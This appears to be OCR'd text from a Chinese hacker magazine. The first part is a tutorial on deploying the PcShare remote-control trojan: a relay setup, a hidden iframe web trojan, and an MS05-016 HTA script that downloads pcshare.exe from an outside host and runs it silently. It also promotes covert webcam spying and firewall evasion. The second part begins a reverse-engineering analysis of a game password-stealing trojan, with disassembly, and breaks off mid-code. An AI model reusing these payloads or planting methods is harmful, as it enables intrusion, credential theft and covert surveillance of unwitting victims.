
对于内网的用户,被控制端的反向连接只能通过服务器的中转,然后才能连到控制端,现在国内各类内网建站软件陆续多了起来,给内网用户带来了福音,内网用户配合内网建站软件使用PcShare非常的简单,首先下载http://www.dns0755.net/ddns/client/truehost.zip,安装好内网通,然后到http://www.dns0755.net/ddns/usr_reg1.php去申请一个属于自己的用户名,登录后可以申请一个科迈内网二级域名,我这里的是testps.dns0755.net。如图5所示。


图5

下面我们打开安装好的内网通软件。如图6所示。

直接填写注册的域名和登录密码了,然后点下增加域名就可以了,最后我们打开"生成客户"功能窗口,在第一项把申请的域名填写进去生成一个服务端就行了。如图7所示。

经过这样的设置,就可以轻松地实现内网控制内网。


图6




图7

总的来说PcShare服务端的配置灵活性高却非常简便,很适合菜鸟使用,其他的配置大家可以参考软件的帮助,无论你是外网还是内网,动态IP还是固定IP,只要能正确配置好服务端就可以方便他控制网鸡。

木马的种植

PcShare受广大黑迷的青睐除了简便的操作外,还有小巧的17KB服务端,以这么小的尺寸配合各类捆绑软件和网页木马杀伤力极大,这里我就用无心伤心修改的SP2网页木马配合PcShare服务端制作了一个网页木马,这个网页木马只有两个文件ray.htm和ray.gif,我们只要把生成的PcShare改成ray.exe,最后把这3个文件上传到空间的同一目录下就可以了,如图8所示。




图8

当别人访问这个ray.htm的网页时,就会不知不觉运行PcShare的服务端,当然我们也可以在正常的网页里加入一句隐藏框架的代码<iframe src="ray.htm" width="0" height="0" scrolling="no" frameborder="0"></iframe>,在正常的网页里挂上网页木马,这样可以更容易欺骗对方浏览。

除了网页木马,我们还可以使用各种漏洞来实现PcShare的种植,如最近流行的MS05-016漏洞,可以伪装一个不存在的文件格式让别人运行恶意脚本,这个漏洞需要利用down.hta和MS05-016.exe,代码如下

```
<hta:application height="0" width="0" caption="no"
border="none" showintaskbar="no">
<html>
<head>
<script language="JavaScript">
window.moveTo(0,0);
window.resizeTo(0,0);
</script>
<script language =vbscript>
On Error Resume Next
Set xPost = CreateObject("Microsoft.XMLHTTP")
xPost.Open "GET","http://www.pcshare8.com/pcshare.exe",
0
xPost.Send()
Set sGet = CreateObject("ADODB.Stream")
sGet.Mode = 3
sGet.Type = 1
sGet.Open()
sGet.Write(xPost.responseBody)
sGet.SaveToFile "pcshare.exe",2
set wshshell = createobject("wscript.shell")
a = wshshell.run("pcshare.exe",0)
windows.close
</script>
</html>
```

运行"MS05-016.exe down.hta ps.g1f"这个命令可以生成一个ps.g1f文件，乍看起来像一个gif文件，别人运行了后就会运行HTA脚本从指定的网址下载PcShare服务端运行。

当然还有各类种植木马的方法，我这里只举了两个最新的例子，PcShare能和各类漏洞配合得益于小巧的服务端，更多的方法还靠黑迷们灵活掌握。

控制端的使用

在控制区域的窗口中，我们可以清楚地看到已上线的电脑列表，因特网IP地址，客户标识，软件版本，真实地址。下方有一个连接日志区域，在这个窗口里完整的显示了被控制端连接的时间，IP和标识等具体信息，用户还能直接点鼠标右键方便地保存这些日志。

左下角区域显示的是被控制端的硬件信息，如CPU主频，内存大小，还能显示被控制端上线登录了多长时间，很人性化的功能。

现在随便选中一个客户，点击功能按钮，我们就可以开始对这台电脑进行远程控制了，我们先来看文件管理功能，PcShare的文件管理窗口使用的是类似Windows自带的资源管理器的风格，用户可以实现文件夹浏览，文件删除，创建目录，搜索文件，打开文件，文件上传运行，批量文件上下载，断点续传等各种操作。在被控制端下线再重新上线后，文件管理可以继续被控制端下线前没有完成的上传下载任务，十分方便。

屏幕控制十分流畅，不会出现图像卡壳的情况，对方在玩全屏的游戏也能监控到，还可以对键盘鼠标进行控制，同时可以把监控的内容截图保存下来。

PcShare带了一个由两个普通HTTP连接实现全双工通信的超级终端，习惯命令行的黑迷可以在超级终端里键入各种基本的命令，感觉完全在操作自己的CMD一样。例如，我这里输入了一个ipconfig命令，马上就查到了被控制端的IP情况，其他的命令就留给大家自己去体验吧。

视频监控PcShare也有自己的特色，可以自动打开对方的摄象头，看到对方的样子，现在大家可以用PcShare悄悄看自己心仪的MM，这里可以设置每秒的帧数保存监控的内容为录像，用专用的PSV播放器播放出来，由于可以自定义设置监控内容的帧数，因此大大提高了视频监控的质量。

除了上面介绍的功能外，PcShare还有3种常规的远程管理功能，注册表编辑，服务管理，进程管理。注册表编辑和Windows的Regedit.exe操作完全一样，可以添加、删除、修改各类注册表键值。服务管理功能可以随意停止服务，删除服务和启动服务等。进程管理的功能窗口可以显示各个进程的PID号和线程数，也可以直接结束指定的进程。

对于大批量电脑的操作，大家可以一次选中多台电脑，单击鼠标右键就可以看到功能菜单，只要鼠标轻轻一点就可以实在大批量的电脑关机，远程卸载，到指定URL下载文件运行的功能，这种批量操作还可以更新被控制端程序，可以实现配置新的服务端程序来更新老的配置。

PcShare这些功能的操作继承了Windows管理窗口界面的风格，非常直观，相信大家慢慢会喜欢上这种操作风格，大部分功能和使用方法我就介绍到这里，剩下的就让读者自己深入去操作体会吧。

技术上的突破

当被控制端和控制端建立网络连接后，就会建立端口的连接来实现通信。PcShare实现了通信过程的数据加密，可以保证连接的安全性。同时默认的端口连接是从被控制断连接控制端的80端口，整个过程以HTTP全双工方式通信连接，从被控制端口用netstat命令查看连接，你将会发现连接的是远程IP的80端口。利用FPORT等进程与端口相关联的网络查看工具查看被控制端口的连接，会发现一个IE的进程在访问远程的80端口，这个连接和普通的IE访问网站的连接没有什么区别，其实PcShare的进程已经插入了IE进程，正以HTTP全双工方式通信方式连接，普通的防火墙会误认为这是一个普通的浏览网站的网络请求，因此PcShare就轻松绕过了防火墙的限制实现了通信连接。

PcShare仍在飞速的开发和更新，由于其软件的开发模式非常的独特，各个功能都是以插件功能模块的方式实现，因此在原有的基础上扩展各个插件模块功能，软件将会越来越强大，最新的PcShare测试版本的启动方式正从新建立服务隐藏发展到替换系统服务，同时增加驱动模块来隐藏端口和进程的连接，使其更加小巧，达到系统级别的驱动隐藏。相信一定不会让PcShare的忠实支持者失望，大家一起期待，PcShare将开创一个远程控制软件的新时代。

WTF：最近很长一段时间，各大游戏厂商都遇到了同一种烦恼——用户账号被盗。这种事情在天堂2和魔兽世界这两个万众瞩目的网络游戏推出以后，变得更加猖獗。私下的盗号卖号，装备武器交易……种种在利益驱使下的非法勾当在夜幕下的发展速度让人震惊。本文针对目前最火的网游之一，魔兽世界，向那些“扒手”们发出了怒吼！

适合读者：木马分析人员，魔兽爱好者

前置知识：逆向工程基础

来自魔兽的怒吼

——记一次反击盗号者的经历



文/图 [I.T.S]Jambalaya

魔兽世界是一款现如今非常流行的网络游戏，其被热爱程度似乎已超过了当年的《传奇》，随之而来的是各种盗号程序的骚扰，拿别人的利益换钱……这似乎有些说不过去吧？

公司一位大牛的朋友魔兽账户被盗了，60级的账户，等找回来的时候，身上能拿得走的装备和物品都拿走了，金银也是一分不剩，而且盗号的人还拿着这个号出去卖，以此骗别人的钱，能压榨出来的油水榨得如此干净，想想不禁让人毛骨悚然。曾有人告诉我说盗别人游戏账户的人主要分成两种：一种是没本事找不到饭吃饿的，一种是有本事吃太饱撑的。看这位仁兄的做法如果不是饿疯了就一定是吃多了……

大牛扔过来一个网站，告诉我他朋友说就是访问了这个网站，下载了一个插件后，账户丢失的。简单的看了一下，是一个下载站，主要就是外挂程序和一些游戏插件。和大牛商量了一下，确定思路为：一路人马直捣黄龙攻击网站，然后在后台挂马，等对方上线管理，然后进对方机器参观游览一下看看能不能找到一些有用的东西。另一路人马去把上面可能含有木马的程序down下来，分析程序并且找出传送密码的方法，然后看看有没有可利用的东西。经过一番锤子剪子布之后，大牛去攻击网站，我去分析程序。

我觉得对方可能使用的方法应该是用mail发送密码，或者用http的get和post往自己的肉鸡上发送密码，前者要找出mail地址和密码，后者就是要找到接受的网站。

随便从这个网站上面搜下来一个程序，UltraEdit打开，快速的浏览一下，这程序居然有两个文件头，肯定是捆绑了。这里八卦一把，我们知道EXE文件也就是我们说的PE格式大概由DOS部首，PE标示，image_option_header，Section Table和Section几个部分组成。而所有的PE格式文件都会以mz开头，所以在一个EXE有两个文件头，那就说明……说明这个EXE文件太花心了（”哐挡”，wtf一个踉跄摔倒在地，愣是半天没爬起来）。从两个mz文件头可以判断出对方绑了木马。双击一下看看，报错说什么什么不能执行，估计咱八成已经中了，先看看这个木马给系统做了什么改变或者添加了什么东西，打开Windows自带的搜索功能，以时间为关键字搜索一下今天新创建的文件，果然有两个文件”svchsot.exe”和”locarxjh.sls”是刚刚新创建的。如图1所示。




图1

看来关键是这两个文件。刚才那个文件应该就是个印子，或者生成这两个文件，或者是个downloader，现在可以先放在一边不管了。locarxjh.sls不知道是干嘛的，UltraEdit打开，也是mz开头，估计也是个PE格式文件，应该是类似动态连接库的东西吧，并且在里面看见了一些如魔兽用户名密码一类的格式信息。那么如果是动态连接库，svchsot.exe一定会在程序中调用locarxjh.sls，在VC的tools工具包里翻来翻去，找到了一个查看dll中函数的工具depends.exe，如图2所示。




图2

可以看到locarxjh.sls中包含一个insthook的函数，就这么一个函数，遗憾的是depends.exe不能看出函数传递的参数。

用UltraEdit打开svchosot.exe，如图3所示。

MZ....PE....FSG!.FSG? 估计是用FSG加壳的，但是是FSG1.3还是2.0，不知道，先去白菜乐园找来了一个unFSG1.3，脱壳失败，告诉我无法识别FSG code，不知道是版本问题还是修改过？国内怎么也找不到unFSG2.0




图3

了，去国外搜了搜，还好一个法国人写了一个unFSG2.0，法国人太可爱了。

既然svchosot.exe会调用locarxjh.sls，那我们就在locarxjh.sls出现的地方下断点，如下所示

```
00401419    FF15 10604000    call dword ptr ds:
[<&KERNEL32.Get>; KERNEL32.GetSystemDirectoryA
0040141F    8D5424 14        lea edx,dword ptr ss:
[esp+14]
00401423    68 60704000      push s.00407060
; ASCII "\locarxjh.sls"
00401428    52               push edx
00401429    FF15 08604000    call dword ptr ds:
[<&KERNEL32.lst>; KERNEL32.lstrcatA
0040142F    8D7C24 14        lea edi,dword ptr ss:[esp+14]
00401433    83C9 FF          or ecx,FFFFFFFF
00401436    33C0             xor eax,eax
00401438    6A 00            push 0
0040143A    F2:AE            repne scas byte ptr es:[edi]
0040143C    F7D1             not ecx
0040143E    2BF9             sub edi,ecx
00401440    6A 00            push 0
00401442    8BC1             mov eax,ecx
00401444    8BF7             mov esi,edi
00401446    BF C8784000      mov edi,s.004078C8
0040144B    6A 02            push 2
0040144D    C1E9 02          shr ecx,2
00401450    F3:A5            rep movs dword ptr es:[edi],
dword ptr ds:[esi]
00401452    8BC8             mov ecx,eax
00401454    6A 00            push 0
00401456    83E1 03          and ecx,3
00401459    6A 00            push 0
0040145B    68 00000040      push 40000000
00401460    68 C8784000      push s.004078C8
00401465    F3:A4            rep movs byte ptr es:[edi],
byte ptr ds:[esi]
00401467    FF15 3C604000    call dword ptr ds:
[<&KERNEL32.Cre>; KERNEL32.CreateFileA
0040146D    8BF0             mov esi,eax
0040146F    5F               pop edi
00401470    85F6             test esi,esi
00401472    74 2A            je short s.0040149E
00401474    8D4C24 0C        lea ecx,dword ptr ss:[esp+C]
00401478    6A 00            push 0
0040147A    51               push ecx
0040147B    55               push ebp
0040147C    53               push ebx
0040147D    56               push esi
0040147E    FF15 1C604000    call dword ptr ds:
[<&KERNEL32.Wri>; KERNEL32.WriteFile
00401484    56               push esi
00401485    FF15 18604000    call dword ptr ds:
[<&KERNEL32.Clo>; KERNEL32.CloseHandle
```

从上面调用的API上传递的参数连猜带蒙大致能知道程序都作了些什么操作，首先得到系统目录，然后用lstrcatA函数把\locarxjh.sls附在C:\winnt\system32的后面，然后调用CreateFileA函数在C:\winnt\system32下，将buffer(001347F8)的内容写到locarxjh.sls文件内。也就是我们看到的locarxjh.sls文件的内容。

然后跟着一段类似的代码也是将运行程序copy到winnt/system32目录下，一路下来ShellExecute最后运行，这里就不贴代码了，省得老编说我骗稿费。

ShellExecute之后就是保持运行状态等待接受密码了，再往下的程序跟不过去了。后面的发送程序要受到密码才会继续运行，也才能继续跟下去，不过我们可以在ShellExecute前加一个JMP，让代码向后跳，直接跳到发送程序那里继续运行进行跟踪。当然，最好是能有密码让他盗取发送，那就不用改了，而且通过嗅探也能得到对方的接收邮箱的账户密码。想小小的偷懒一下，于是跑去和大牛商量能不能把他的魔兽账号"贡献"一下，大牛流着鼻涕抱着电脑打死也不同意。真是的，一点魄力都没有……

还是自己动手吧，那我们往哪里跳呢？还记得locarxjh.sls中的insthook这个函数，搜索一下insthook，找到如下代码：

```
CreateFileA
0012F8E4    004078C8    |FileName = "C:
\WINNT\System32\locarxjh.sls"
0012F8E8    40000000    |Access = GENERIC_WRITE
0012F8EC    00000000    |ShareMode = 0
0012F8F0    00000000    |pSecurity = NULL
0012F8F4    00000002    |Mode = CREATE_ALWAYS
0012F8F8    00000000    |Attributes = 0
0012F8FC    00000000    \hTemplateFile = NULL
WriteFile
0012F8F0    00000054    |hFile = 00000054 (window)
0012F8F4    001347F8    |Buffer = 001347F8
0012F8F8    00010000    |nBytesToWrite = 10000 (65536.)
0012F8FC    0012F910    |pBytesWritten = 0012F910
0012F900    00000000    \pOverlapped = NULL
0040131B    68 C8784000      push s.004078C8
; ASCII "C:\WINNT\System32\locarxjh.sls"
00401320    FF15 20604000    call dword ptr ds:
[<&KERNEL32.LoadLibraryA>]    ; KERNEL32.
LoadLibraryA
00401326    3BC5             cmp eax,ebp
00401328    A3 C0784000      mov dword ptr ds:[4078C0],
eax
0040132D    74 62            je short s.00401391
0040132F    68 30704000      push s.00407030
; ASCII "insthook"
00401334    50               push eax
00401335    FF15 84604000    call dword ptr ds:
[<&KERNEL32.GetProcAddress>]    ; KERNEL32.
GetProcAddress
0040133B    8D8C24 F0030000  lea ecx,dword ptr ss:
[esp+3F0]
00401342    A3 C4784000      mov dword ptr ds:[4078C4],
eax
00401347    51               push ecx
00401348    56               push esi
00401349    FFD0             call eax
```

这段代码用C写的话，应该是这样的：

```
typedef UINT (CALLBACK* LPFNDLLFUNC)(DWORD,
UINT);
```

```
HINSTANCE Handle;
LPFNDLLFUNC insthook;

Handle = LoadLibrary("locarxjh.sls");
if (hDLL != NULL)
{
